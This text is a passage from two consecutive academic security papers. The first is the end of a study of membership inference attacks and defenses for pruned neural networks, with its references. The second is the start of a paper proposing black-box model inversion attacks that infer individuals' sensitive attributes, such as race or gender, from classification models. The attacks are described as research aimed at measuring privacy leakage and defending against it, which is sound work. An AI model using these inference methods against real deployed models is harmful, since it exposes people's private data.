defend membership inference attacks with competitive performance [10, 23, 28]. As discussed in Section 4.1, an adversary infers the membership of a sample based on the divergence of the prediction confidences between members and non-members. Such divergence becomes more severe as the number of training epochs increases, due to the increased memorization. Hence, the early stopping mechanism with fewer training epochs and l2 regularization for penalizing the over-training can tradeoff a slight reduction in model accuracy with lower privacy risk. In the evaluation, we stop the training and fine-tuning when the validation loss is not decreased for five epochs using early stopping mechanism. In l2 regularization, we set the regularization factor as 0.0005. *Note that we use early stopping and l2 regularization in all the other defenses to improve the defense performance.*


Differential Privacy (DP). Differential privacy is a strategy to bound the individual information exposure when running an algorithm f and has been widely investigated for preventing privacy leakage against membership inference attacks [14, 58, 59]. We implement differentially private SGD (DPSGD) [31, 59], one of the most widely-used defense techniques, to train neural networks with DP guarantees. Following DPSGD, we first clip the gradient, then add noise to the gradient, and use the generated noisy gradient to update the model's parameters. The noise is sampled from a Gaussian distribution $\mathcal{N}(0,\sigma)$. To achieve (ϵ,δ)-DP, the standard deviation of the Gaussian distribution, i.e., δ, should be in the order of $\Omega(q\sqrt{T\log(1/\delta)/\epsilon}$, where q denotes the sampling ratio and T denotes the total number of iterations. Accordingly, the privacy guarantee of the DP defense can be derived from δ, which plays an important role in balancing utility and privacy. Therefore, in the defense evaluation, we evaluate the effectiveness of DP defense and explore the impact of different privacy budgets (*i.e.*, different values of δ).

Adversarial Regularization (ADV). Nasr *et al.* proposed to consider the membership inference adversary in the training process [24]. The defender first trains a surrogate attack model to distinguish between members and non-members and then trains the target model to minimize the prediction loss while maximizing the classification loss of the surrogate attack model. A parameter α is used to balance the prediction performance and privacy risk. ADV is applied in the fine-tuning process of pruning to protect the privacy of pruned models.

6.3.2 Experimental Results of Defenses


We use the same settings of attack evaluations in Section 5 and conduct the following experiments with defenses in the process of pruning. Since there is always a trade-off between privacy and prediction accuracy when implementing defenses, we explore different settings of hyper-parameters in the defensive mechanisms to thoroughly evaluate the defense performance. Specifically, we set hyper-parameter $\lambda \in \{1,2,4,8,16\}$ in PPB, $\sigma \in \{0.01,0.1,1,10,100\}$) in the DP noise vectors, $\alpha \in \{0.5,1,2,4,8,16\}$ in ADV, respectively.

Figure 16 and 17 illustrate the prediction accuracy and attack accuracy with different defense mechanisms. For better



(a) CIFAR10, ResNet18 (b) CIFAR10, DenseNet121 (c) CIFAR100, DenseNet121 (d) Location, FC

Figure 18: Performance of defenses against adaptive attacks for different pruning approaches (CIFAR10, ResNet18, Sparsity 0.6).



(a) CIFAR10, DenseNet121 (b) CIFAR100, DenseNet121 (c) Location, FC (d) Purchase, FC

Figure 19: Performance of defenses against adaptive attacks for different datasets (L1 Unstructured, Sparsity 0.6).

illustration, we remove the results if the model with a specific hyper-parameter cannot achieve 75% of the basic defense's prediction accuracy, *i.e.*, poor prediction performance, or result in a higher attack accuracy, *i.e.*, ineffective defense.

We observe that PPB is especially effective in protecting all pruning approaches from attacks, which can reduce the attack accuracy to around 50% (random guessing accuracy), while not degrading the prediction accuracy too much. Hence, *PPB defense provides a privacy-preserving approach with minimal degradation of prediction accuracy*. In addition, ADV is also effective in the L1 unstructured and Slimming pruning, but fails to achieve a good balance between prediction performance and privacy in the L1 structured and L2 structured pruning. Similar to the fact shown in recent work [32], we observe DP can hardly balance this utility-privacy tradeoff.

6.3.3 Defenses against Adaptive Attacks

To rigorously evaluate the defense performance, we consider adaptive attacks, where the adversary knows all the details of defenses along with the pruning information. In adaptive attacks, the adversary trains a shadow pruned model following the same defense mechanism (*e.g.*, Basic, DP, ADV, and proposed PPB) and pruning process. The adversary then performs the SAMIA attack based on the shadow pruned model.

As shown in Figure 18 and 19, we observe that PPB reduces the accuracy of adaptive attacks compared to the attacks on the pruned model without defenses and provides the best protection in L1 structured and L2 structured pruning. Besides, for the L1 unstructured and Slimming pruning, PPB and ADV are the best two defenses. *PPB is designed towards pruned models by reducing the confidence and sensitivity gap. Therefore, in general, PPB provides good protection in all pruning approaches.* In addition, ADV is designed to mitigate the confidence gap, which is largely increased in L1 unstructured and slimming pruning (as discussed in Section 5.2.2). Hence, ADV is also effective in protecting pruned models using L1 unstructured and slimming pruning.

7 Conclusion

This paper conducted the first analysis of privacy risks in neural network pruning. We first explored the impacts of neural network pruning on prediction divergence, based on which, a new membership inference attack, *i.e.*, self-attention membership inference attack (SAMIA), is proposed against the pruned neural network models. Through comprehensive and rigorous evaluation, we demonstrated the substantially increased privacy risks of the pruned models. We found that the privacy risks of the pruned models are tightly related to the confidence gap, sensitivity gap, and generalization gap due to pruning. Besides, even without knowing the pruning approach, the membership inference attacks can still achieve high attack accuracy against the pruned model. Especially, the proposed SAMIA showed superiority in identifying the pruned models' prediction divergence by using finer-grained prediction metrics, which is recommended as a competitive baseline attack model for future privacy risk study of neural

network pruning.

In addition, to defend the attacks, we proposed a pair-based posterior balancing named as PPB by reducing the prediction divergence of fine-tuning process during neural network pruning. We experimentally demonstrated that PPB could reduce the attack accuracy to around 50% (random guessing accuracy) without considering adaptive attacks and achieve the best protection compared with the three existing defenses. Besides, PPB showed competitive performance even when defending adaptive attacks.

The proposed SAMIA attack will be further explored under more challenging MIA settings, such as the label-only MIA without available confidences, where the existing label-only MIA attacks using data augmentation [60] and black-box adversary [61] can be potentially integrated for more powerful attack capability. We hope our work convinces the community about the importance of exploring innovative neural network pruning approaches by taking privacy-preserving into consideration.

Acknowledgement

We would like to thank our shepherd, Yinzhi Cao, and the anonymous reviewers for their constructive suggestions. This work was supported in part by National Science Foundation (CCF-2106754).

Availability

Our code is publicly available at https://github.com/Machine-Learning-Security-Lab/mia_prune for the purpose of reproducible research.

References

[1] Michael Mozer and Paul Smolensky. Skeletonization: A technique for trimming the fat from a network via relevance assessment. In *Advances in Neural Information Processing Systems (NIPS)*, 1988.

[2] Song Han, Huizi Mao, and William J. Dally. Deep compression: Compressing deep neural network with pruning, trained quantization and huffman coding. In *International Conference on Learning Representations (ICLR)*, 2016.

[3] Hao Li, Asim Kadav, Igor Durdanovic, Hanan Samet, and Hans Peter Graf. Pruning filters for efficient convnets. In *International Conference on Learning Representations (ICLR) (Poster)*, 2017.

[4] Zhuang Liu, Jianguo Li, Zhiqiang Shen, Gao Huang, Shoumeng Yan, and Changshui Zhang. Learning efficient convolutional networks through network slimming. In *IEEE International Conference on Computer Vision (ICCV)*, 2017.

[5] Davis W. Blalock, Jose Javier Gonzalez Ortiz, Jonathan Frankle, and John V. Guttag. What is the state of neural network pruning? In *MLSys*, 2020.

[6] Milad Nasr, Reza Shokri, and Amir Houmansadr. Comprehensive privacy analysis of deep learning: Passive and active white-box inference attacks against centralized and federated learning. In *IEEE Symposium on Security and Privacy*, 2019.

[7] Jamie Hayes, Luca Melis, George Danezis, and Emiliano De Cristofaro. LOGAN: membership inference attacks against generative models. *Proc. Priv. Enhancing Technol.*, 2019.

[8] Dingfan Chen, Ning Yu, Yang Zhang, and Mario Fritz. Gan-leaks: A taxonomy of membership inference attacks against generative models. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2020.

[9] Jiacheng Li, Ninghui Li, and Bruno Ribeiro. Membership inference attacks and defenses in classification models. In *Conference on Data and Application Security and Privacy (CODASPY)*, 2021.

[10] Reza Shokri, Marco Stronati, Congzheng Song, and Vitaly Shmatikov. Membership inference attacks against machine learning models. In *IEEE Symposium on Security and Privacy*, 2017.

[11] Iyiola E. Olatunji, Wolfgang Nejdl, and Megha Khosla. Membership inference attack on graph neural networks. *arXiv preprint arXiv:2101.06570*, 2021.

[12] Sorami Hisamoto, Matt Post, and Kevin Duh. Membership inference attacks on sequence-to-sequence models: Is my data in your machine translation system? *Trans. Assoc. Comput. Linguistics*, 2020.

[13] Congzheng Song and Vitaly Shmatikov. Auditing data provenance in text-generation models. In *ACM SIGKDD Conference on Knowledge Discovery and Data Mining (KDD)*, 2019.

[14] Junjie Chen, Wendy Hui Wang, and Xinghua Shi. Differential privacy protection against membership inference attack on machine learning for genomic data. In *PSB*, 2021.

[15] Yang Zou, Zhikun Zhang, Michael Backes, and Yang Zhang. Privacy analysis of deep learning in the wild: Membership inference attacks against transfer learning. *arXiv preprint arXiv:2009.04872*, 2020.

[16] Han Cai, Chuang Gan, Tianzhe Wang, Zhekai Zhang, and Song Han. Once-for-all: Train one network and specialize it for efficient deployment. In *International Conference on Learning Representations (ICLR)*, 2020.

[17] Bailin Li, Bowen Wu, Jiang Su, and Guangrun Wang. Eagleeye: Fast sub-net evaluation for efficient neural network pruning. In *European Conference on Computer Vision (ECCV)*, 2020.

[18] Jonathan Frankle and Michael Carbin. The lottery ticket hypothesis: Finding sparse, trainable neural networks. In *International Conference on Learning Representations (ICLR)*, 2019.

[19] Alex Renda, Jonathan Frankle, and Michael Carbin. Comparing rewinding and fine-tuning in neural network pruning. In *International Conference on Learning Representations (ICLR)*, 2020.

[20] Michela Paganini. Prune responsibly. *arXiv preprint arXiv:2009.09936*, 2020.

[21] Sara Hooker, Aaron Courville, Gregory Clark, Yann Dauphin, and Andrea Frome. What do compressed deep neural networks forget? arxiv e-prints, art. *arXiv preprint arXiv:1911.05248*, 2019.

[22] Reza Shokri and Vitaly Shmatikov. Privacy-preserving deep learning. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2015.

[23] Ahmed Salem, Yang Zhang, Mathias Humbert, Pascal Berrang, Mario Fritz, and Michael Backes. Ml-leaks: Model and data independent membership inference attacks and defenses on machine learning models. In *Network and Distributed System Security Symposium (NDSS)*, 2019.

[24] Milad Nasr, Reza Shokri, and Amir Houmansadr. Machine learning with membership privacy using adversarial regularization. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2018.

[25] Klas Leino and Matt Fredrikson. Stolen memories: Leveraging model memorization for calibrated white-box membership inference. In *USENIX Security Symposium*, 2020.

[26] Samuel Yeom, Irene Giacomelli, Matt Fredrikson, and Somesh Jha. Privacy risk in machine learning: Analyzing the connection to overfitting. In *IEEE Computer Security Foundations Symposium (CSF)*, 2018.

[27] Liwei Song, Reza Shokri, and Prateek Mittal. Privacy risks of securing machine learning models against adversarial examples. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2019.

[28] Liwei Song and Prateek Mittal. Systematic evaluation of privacy risks of machine learning models. In *USENIX Security Symposium*, 2021.

[29] Cynthia Dwork. Differential privacy: A survey of results. In *TAMC*, 2008.

[30] Cynthia Dwork, Frank McSherry, Kobbi Nissim, and Adam D. Smith. Calibrating noise to sensitivity in private data analysis. *J. Priv. Confidentiality*, 2016.

[31] Martín Abadi, Andy Chu, Ian J. Goodfellow, H. Brendan McMahan, Ilya Mironov, Kunal Talwar, and Li Zhang. Deep learning with differential privacy. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 308–318. ACM, 2016.

[32] Bargav Jayaraman and David Evans. Evaluating differentially private machine learning in practice. In *USENIX Security Symposium*, 2019.

[33] Ian J. Goodfellow, Jonathon Shlens, and Christian Szegedy. Explaining and harnessing adversarial examples. In *International Conference on Learning Representations (ICLR) (Poster)*, 2015.

[34] Xiaoyong Yuan, Pan He, Qile Zhu, and Xiaolin Li. Adversarial examples: Attacks and defenses for deep learning. *IEEE Transactions on Neural Networks and Learning Systems*, 2019.

[35] Jinyuan Jia, Ahmed Salem, Michael Backes, Yang Zhang, and Neil Zhenqiang Gong. Memguard: Defending against black-box membership inference attacks via adversarial examples. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2019.

[36] Pin-Yu Chen, Huan Zhang, Yash Sharma, Jinfeng Yi, and Cho-Jui Hsieh. ZOO: zeroth order optimization based black-box attacks to deep neural networks without training substitute models. In *AISec@CCS*, 2017.

[37] Arjun Nitin Bhagoji, Warren He, Bo Li, and Dawn Song. Practical black-box attacks on deep neural networks using efficient query mechanisms. In *European Conference on Computer Vision (ECCV)*, 2018.

[38] Sara Hooker, Nyalleng Moorosi, Gregory Clark, Samy Bengio, and Emily Denton. Characterising bias in compressed models. *arXiv preprint arXiv:2010.03058*, 2020.

[39] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N. Gomez, Lukasz Kaiser, and Illia Polosukhin. Attention is all you need. In *Advances in Neural Information Processing Systems (NIPS)*, 2017.

[40] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. BERT: pre-training of deep bidirectional transformers for language understanding. In *NAACL-HLT (1)*, 2019.

[41] Han Zhang, Ian J. Goodfellow, Dimitris N. Metaxas, and Augustus Odena. Self-attention generative adversarial networks. In *International Conference on Machine Learning (ICML)*, 2019.

[42] Xiaolong Wang, Ross B. Girshick, Abhinav Gupta, and Kaiming He. Non-local neural networks. In *IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2018.

[43] Jun Fu, Jing Liu, Haijie Tian, Yong Li, Yongjun Bao, Zhiwei Fang, and Hanqing Lu. Dual attention network for scene segmentation. In *IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, 2019.

[44] Lei Jimmy Ba, Jamie Ryan Kiros, and Geoffrey E. Hinton. Layer normalization. *arXiv preprint arXiv:1607.06450*, 2016.

[45] Bo Hui, Yuchen Yang, Haolin Yuan, Philippe Burlina, Neil Zhenqiang Gong, and Yinzhi Cao. Practical blind membership inference attack via differential comparisons. In *Network and Distributed System Security Symposium (NDSS)*, 2021.

[46] Alex Krizhevsky, Geoffrey Hinton, et al. Learning multiple layers of features from tiny images. 2009.

[47] Jakob Nikolas Kather, Cleo-Aron Weis, Francesco Bianconi, Susanne M Melchers, Lothar R Schad, Timo Gaiser, Alexander Marx, and Frank Gerrit Zöllner. Multi-class texture analysis in colorectal cancer histology. *Scientific reports*, 6(1):1–11, 2016.

[48] Yuval Netzer, Tao Wang, Adam Coates, Alessandro Bissacco, Bo Wu, and Andrew Y Ng. Reading digits in natural images with unsupervised feature learning. *Advances in Neural Information Processing Systems (NIPS) Workshop on Deep Learning and Unsupervised Feature Learning*, 2011.

[49] Dingqi Yang, Daqing Zhang, and Bingqing Qu. Participatory cultural mapping based on collective behavior data in location-based social networks. *ACM Trans. Intell. Syst. Technol.*, 2016.

[50] Dingqi Yang, Daqing Zhang, Longbiao Chen, and Bingqing Qu. Nationtelescope: Monitoring and visualizing large-scale collective behavior in lbsns. *J. Netw. Comput. Appl.*, 2015.

[51] Hospital discharge data public use data file.

[52] Acquire valued shoppers challenge.

[53] Diederik P. Kingma and Jimmy Ba. Adam: A method for stochastic optimization. In *International Conference on Learning Representations (ICLR) (Poster)*, 2015.

[54] Dan Hendrycks and Kevin Gimpel. Gaussian error linear units (gelus). *arXiv preprint arXiv:1606.08415*, 2016.

[55] David Saad. Online algorithms and stochastic approximations. *Online Learning*, 5:6–3, 1998.

[56] Anish Athalye, Nicholas Carlini, and David A. Wagner. Obfuscated gradients give a false sense of security: Circumventing defenses to adversarial examples. In *International Conference on Machine Learning (ICML)*, 2018.

[57] Solomon Kullback and Richard A Leibler. On information and sufficiency. *The annals of mathematical statistics*, 22(1):79–86, 1951.

[58] Stacey Truex, Ling Liu, Mehmet Emre Gursoy, Wenqi Wei, and Lei Yu. Effects of differential privacy and data skewness on membership inference vulnerability. In *TPS-ISA*, 2019.

[59] Shadi Rahimian, Tribhuvanesh Orekondy, and Mario Fritz. Differential privacy defenses and sampling attacks for membership inference. In *AISec@CCS*, 2021.

[60] Christopher A Choquette-Choo, Florian Tramer, Nicholas Carlini, and Nicolas Papernot. Label-only membership inference attacks. In *International Conference on Machine Learning*, pages 1964–1974. PMLR, 2021.

[61] Zheng Li and Yang Zhang. Membership leakage in label-only exposures. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 880–895, 2021.

Are Your Sensitive Attributes Private? Novel Model Inversion Attribute Inference Attacks on Classification Models

Shagufta Mehnaz[1], Sayanton V. Dibbo[2], Ehsanul Kabir[2], Ninghui Li[3], and Elisa Bertino[3]

[1]Department of Computer Science and Engineering, The Pennsylvania State University
[2]Department of Computer Science, Dartmouth College
[3]Department of Computer Science, Purdue University
smehnaz@psu.edu, {sayanton.v.dibbo.gr, ehsanul.kabir.gr}@dartmouth.edu, {ninghui, bertino}@purdue.edu

Abstract

Increasing use of machine learning (ML) technologies in privacy-sensitive domains such as medical diagnoses, lifestyle predictions, and business decisions highlights the need to better understand if these ML technologies are introducing leakage of sensitive and proprietary training data. In this paper, we focus on model inversion attacks where the adversary knows non-sensitive attributes about records in the training data and aims to infer the value of a sensitive attribute unknown to the adversary, using only black-box access to the target classification model. We first devise a novel confidence score-based model inversion attribute inference attack that significantly outperforms the state-of-the-art. We then introduce a label-only model inversion attack that relies only on the model's predicted labels but still matches our confidence score-based attack in terms of attack effectiveness. We also extend our attacks to the scenario where some of the other (non-sensitive) attributes of a target record are unknown to the adversary. We evaluate our attacks on two types of machine learning models, decision tree and deep neural network, trained on three real datasets. Moreover, we empirically demonstrate the disparate vulnerability of model inversion attacks, i.e., specific groups in the training dataset (grouped by gender, race, etc.) could be more vulnerable to model inversion attacks.

1 Introduction

Across numerous sectors, the use of ML technologies trained on proprietary and sensitive datasets has increased significantly, e.g., in the domains of personalized medicine [1, 2], product recommendation [3–5], finance and law [6, 7], social media [8, 9], etc. Companies provide access to such trained ML models through APIs [10–14] whereas users querying these models are charged on a pay-per-query basis. With the increasing use of ML technologies in personal data, we have seen a recent surge of serious privacy concerns that were previously ignored [15–18]. Therefore, it is important to investigate whether public access to such trained models introduces new attack vectors against the privacy of these proprietary and sensitive datasets used for training ML models. A *model inversion attack* is one of such attacks on ML that turns the one-way journey from training data to model into a two-way one, i.e., this attack allows an adversary to infer part of the training data when it is given access to the target ML model.

Fredrikson et al. [18, 19] proposed *two* formulations of model inversion attacks. In the first one, which we call **model inversion attribute inference (MIAI)** attack, the adversary aims to learn a sensitive attribute of an individual whose data are used to train the target model, and whose other attributes are known to the adversary. This can be applied, e.g., when each instance gives information about one individual. In the second formulation, which we call **typical instance reconstruction (TIR)** attack, the adversary is given access to a classification model and a particular class, and aims to come up with a typical instance for that class. For example, the adversary, when given access to a model that recognizes different individuals' faces, tries to reconstruct an image that is similar to a target individual's actual facial image. For TIR attacks [20–22] to be considered successful, it is not necessary for a reconstructed instance to be quantitatively close to any specific training instance. In contrast, MIAI attacks are evaluated by the ability to predict *exact* attribute values of individual instances. Evaluation of TIR attacks is typically done by having humans assess the similarity of the reconstructed instances (e.g., reconstructed facial images) to training instances. Thus a model that is able to learn the essence of each class and generalizes well (as opposed to relying on remembering information specific to training instances) will likely remain vulnerable to such an attack. Indeed, it has been proven [22] that a model's predictive power and its vulnerability to such TIR attacks are two sides of the same coin. This is because highly predictive models are able to establish a strong correlation between features and labels and this is the property that an adversary exploits to mount the TIR attacks [22]. In other words, the existence of TIR attacks is a feature of good classification models, although the feature may be undesirable in some settings. We investigate whether the root cause of TIR attacks (high predictive power) also applies to MIAI attacks. According to our observation, we

point out that such is not the case.

In this paper, we focus only on MIAI attacks on classification models where data about individuals are used. More specifically, we consider the attribute inference attacks where the adversary leverages *black-box* access to an ML model to infer the sensitive attributes of a target individual. While attribute inference in other contexts has been studied extensively in the privacy literature (e.g., user attribute inference in social networks [23, 24]), there exists little work studying to what extent model inversion introduces new attribute inference vulnerabilities. In the rest of the paper, we refer to MIAI attacks whenever we use the term model inversion attack.

Proposed new model inversion attacks: In this paper, we devise two new black-box MIAI attacks: (1) confidence score-based model inversion attack (CSMIA) and (2) label-only model inversion attack (LOMIA). The confidence score-based attack assumes that the adversary has access to the target model's confidence scores whereas the label-only attack assumes the adversary's access to the target model's label predictions only. To the best of our knowledge, ours is the first work to propose a label-only MIAI attack. We empirically show that despite having access to only the predicted labels, our label-only attack performs on par with the proposed confidence score-based attack. Also, both of our proposed attacks outperform state-of-the-art attacks significantly. Furthermore, we note that defense mechanisms [18] that reduce the precision of confidence scores or introduce noise in the confidence scores to thwart model inversion attacks are ineffective against our label-only attack.

While the existing attacks [18, 19] assume that the adversary has full knowledge of other non-sensitive attributes of the target record, we also propose extensions of our attacks that work even when some non-sensitive attributes are unknown to the adversary. We also evaluate cases where an adversary aims to estimate multiple sensitive attributes of a target record which also has not been explored in the existing MIAI attacks [18, 19]. Moreover, we investigate if there are scenarios when model inversion attacks do not threaten the privacy of the overall dataset but are effective on some specific groups of instances (e.g., records grouped by race, gender, occupation, etc.). We empirically show that there exists such discrimination across different groups of the training dataset where a group is more vulnerable than the others. We use the term *disparate vulnerability* to represent such discrimination. We further investigate if model inversion attribute inference attacks are able to infer the sensitive attributes in data records that do not belong to the training dataset of the target model but are drawn from the same distribution. A model inversion attack with such capability compromises the privacy of not only the target model's training dataset but also breaches its *distributional privacy*.

We train two models– a *decision tree* and a *deep neural network* with each of the three real datasets in our experiments, General Social Survey (GSS) [25], Adult dataset [26], and FiveThirtyEight dataset [27], to evaluate our proposed attacks. To the best of our knowledge, ours is the first work that studies MIAI attacks in such details on *tabular* datasets which is the most common data type used in real-world ML [28].

Effective evaluation of model inversion attacks: Although the Fredrikson et al. attack [18] primarily uses accuracy to evaluate model inversion attacks, in this paper, we argue that accuracy is not the best measure. This is because simply predicting the majority class for all the instances can achieve very high accuracy which certainly misrepresents the performances of model inversion attacks. Moreover, we argue that the F1 score, a widely used metric, is also not sufficient by itself since it emphasizes only the positive class, and simply predicting the positive class for all the instances can achieve a significant F1 score. Hence, we propose to also use G-mean [29] and Matthews correlation coefficient (MCC) [30] as metrics in addition to precision, recall, accuracy, false positive rate (FPR), and F1 score to design a framework that can effectively evaluate any model inversion attack. While the existing MIAI attacks [18, 19] evaluate their performance on binary sensitive attributes only, we evaluate our attacks on multi-valued sensitive attributes as well. We use attack confusion matrices to evaluate the attack performances in estimating multi-valued sensitive attributes. Finally, we evaluate the required number of queries to the black-box target models to perform the proposed attacks.

Comparison with baseline attribute inference attacks: We also compare the performances of our MIAI attacks with those from attacks that do not query the target model, e.g., randomly guessing the sensitive attribute according to some distribution. When a particular model inversion attack deployed against a target model performs similarly to such attacks, we can conclude that the target model is not vulnerable to that particular model inversion attack. Hence, in this paper, we address the following general research question- is it possible to identify when a model should be classified as vulnerable to such model inversion attacks? More specifically, does black-box access to a particular model really help the adversary to estimate the sensitive attributes which is otherwise impossible for the adversary? We demonstrate that our proposed attacks significantly outperform baseline attribute inference attacks that do not require access to the target model.

Summary of contributions: In summary, this paper makes the following contributions:

1. We design two new black-box MIAI attacks: (1) confidence score-based MIAI attack and (2) label-only MIAI attack. We define the various capabilities of the adversary and provide a detailed threat model.
2. We conduct an extensive evaluation of our attacks using two types of ML models, decision tree and deep neural network, trained with three real datasets. Evaluation results show that our proposed attacks significantly outperform the existing attacks in inferring both binary and

Table 1: Assumption of adversary capabilities/knowledge for different attack strategies.

Attack strategy	Predicted label	Confidence score along with predicted label	Target individuals' all non-sensitive attributes including true label	All possible values of the sensitive attribute	Marginal prior of the sensitive attribute	Marginal prior of all other (non-sensitive) attributes	Confusion matrix of the model
NaiveA				✓	✓		
RandGA				✓	✓(optional)		
FJRMIA [18]	✓		✓	✓	✓	✓	✓
CSMIA	✓	✓	✓	✓			
LOMIA	✓		✓	✓			✓

multi-valued sensitive attributes. Moreover, our label-only attack performs on par with the proposed confidence score-based MIAI attack despite having access to only the predicted labels of the target model.

3. We extend both of our proposed attacks to the scenario where some of the other (non-sensitive) attributes of a target record are unknown to the adversary and demonstrate that the performance of our attacks is not impacted significantly in those circumstances.
4. We uncover that a particular subset of the training dataset (grouped by attributes, such as gender, race, etc.) could be more vulnerable than others to the model inversion attacks, a phenomenon we call *disparate vulnerability*.

2 Problem Definition and Existing Attacks

2.1 Model Inversion Attribute Inference

An ML model can be represented using a deterministic function f where the input of this function is a d-dimensional vector $\mathbf{x} = [x_1, x_2, ..., x_d]$ that represents d attributes and $y' \in \mathcal{Y}$ is the output. In the case of a regression problem, $\mathcal{Y} = \mathcal{R}$. However, in this work, we focus on classification problems. Therefore, f outputs y' if it returns only the predicted label and outputs $\mathcal{R}^m$ if it returns the confidence scores as well, where m is the number of unique class labels $(y_1, y_2, ..., y_m)$ and $\mathcal{R}^m$ represents the corresponding confidence scores returned for these m class labels. Finally, the class label with the highest confidence score is considered as the model's prediction label. We denote the dataset on which the f model is trained as DS_T. From now on, we use the term y to represent the actual value in the training dataset DS_T whereas y' is used to represent the model output $f(\mathbf{x})$. The values of y and y' are the same in the case of a correct prediction and vice versa.

Now, some of the attributes in $\mathbf{x}$ could be privacy sensitive. Without loss of generality, let's assume that $x_1 \in \mathbf{x}$ is a sensitive attribute that the individual corresponding to a data record in the training dataset does not want to reveal to the public. However, a model inversion attack may allow an adversary to infer this x_1 attribute value of a target individual given some specific capabilities, e.g., access to the black-box target model, background knowledge about the target individual, etc.

2.2 Threat Model

The adversary is assumed to have all or a subset of the following capabilities in different attacks (see Table 1 for details):

- Access to the black-box target model, i.e., the adversary can query the model with $\mathbf{x}$ and obtain y'.
- The confidence scores returned by the target model for m class labels, i.e., $\mathcal{R}^m$.
- Full/partial knowledge of the non-sensitive attributes and also knowledge of the true label of the target record.
- All possible (k) values of the sensitive attribute x_1.
- Knowledge of marginal prior of the sensitive attribute x_1, i.e., $\mathbf{p_1} = \{p_{1,1}, p_{1,2}, ..., p_{1,k}\}$ where k is the number of all possible values of x_1 and $p_{1,k}$ is the probability of the $k-$th unique possible value.
- Knowledge of confusion matrix $(\mathcal{C})$ of the model where $\mathcal{C}[y, y'] = Pr[f(\mathbf{x}) = y' | y$ is the true label$]$. Here, confusion matrix represents the performance of an ML model when queried on the entire training dataset [18].

Note that, for the attacks designed in this paper, the adversary does not need the knowledge of marginal priors of any attributes (sensitive or non-sensitive). While our CSMIA strategy does not require the knowledge of the target model confusion matrix, the LOMIA strategy indirectly assumes this knowledge. The adversary has only black-box access to the model, i.e., it has no knowledge of the model details (e.g., architecture or parameters). Finally, we only consider a passive adversary that does not aim to corrupt the machine learning model or influence its output in any way.

2.3 Baseline Attack Strategies

2.3.1 Naive Attack (NaiveA)

A naive model inversion attack assumes that the adversary has knowledge about the probability distribution (i.e., marginal prior) of the sensitive attribute and always predicts the sensitive attribute to be the value with the highest marginal prior. Therefore, this attack does not require access to the target model. Note that this attack can still achieve significant accuracy if the sensitive attribute is highly unbalanced, e.g., if the sensitive attribute can take only two values and there is an 80%-20% probability distribution, predicting the value with higher probability would result in 80% accuracy.

2.3.2 Random Guessing Attack (RandGA)

The adversary in this attack also does not require access to the target model. The adversary randomly predicts the sensitive attribute by setting a probability for each possible value. The adversary may or may not have access to the marginal priors of the sensitive attribute. Figure 7(a) in Appendix A.1 shows the optimal performance of random guessing attack in terms of different metrics when the adversary sets different probabilities for predicting the positive class sensitive attribute is

independent of its knowledge of marginal prior (0.3 in this example). Note that, predicting the positive class for all the instances with this attack (i.e., setting a probability 1 for the positive class) would result in a significantly high F1 score, mainly due to a recall of 100% (Figure 7(a) in Appendix).

2.4 Fredrikson et al. Attack [18] (FJRMIA)

This black-box model inversion attack [18] assumes that the adversary can obtain the model's predicted label, has knowledge of all the attributes of a targeted record (including the true y value) except the sensitive attribute, has access to the marginal priors of all the attributes, and also to the confusion matrix of the target model (see Table 1). The adversary queries the target model by varying the sensitive attribute (x_1) and obtains the predicted y' values. After querying the model k times with k different x_1 values ($x_{1,0}, x_{1,1}, \ldots, x_{1,k-1}$) while keeping the other known attributes unchanged, the adversary computes $\mathcal{C}[y,y'] * p_{1,i}$ for each possible sensitive attribute value, where $\mathcal{C}[y,y'] = Pr[f(\mathbf{x}) = y' | \ y \ is \ the \ true \ label]$ and $p_{1,i}$ is the marginal prior of i-th possible sensitive attribute value. Finally, the attack predicts the sensitive attribute value for which the $\mathcal{C}[y,y'] * p_{1,i}$ value is the maximum.

3 Metrics for Evaluating MIAI Vulnerability

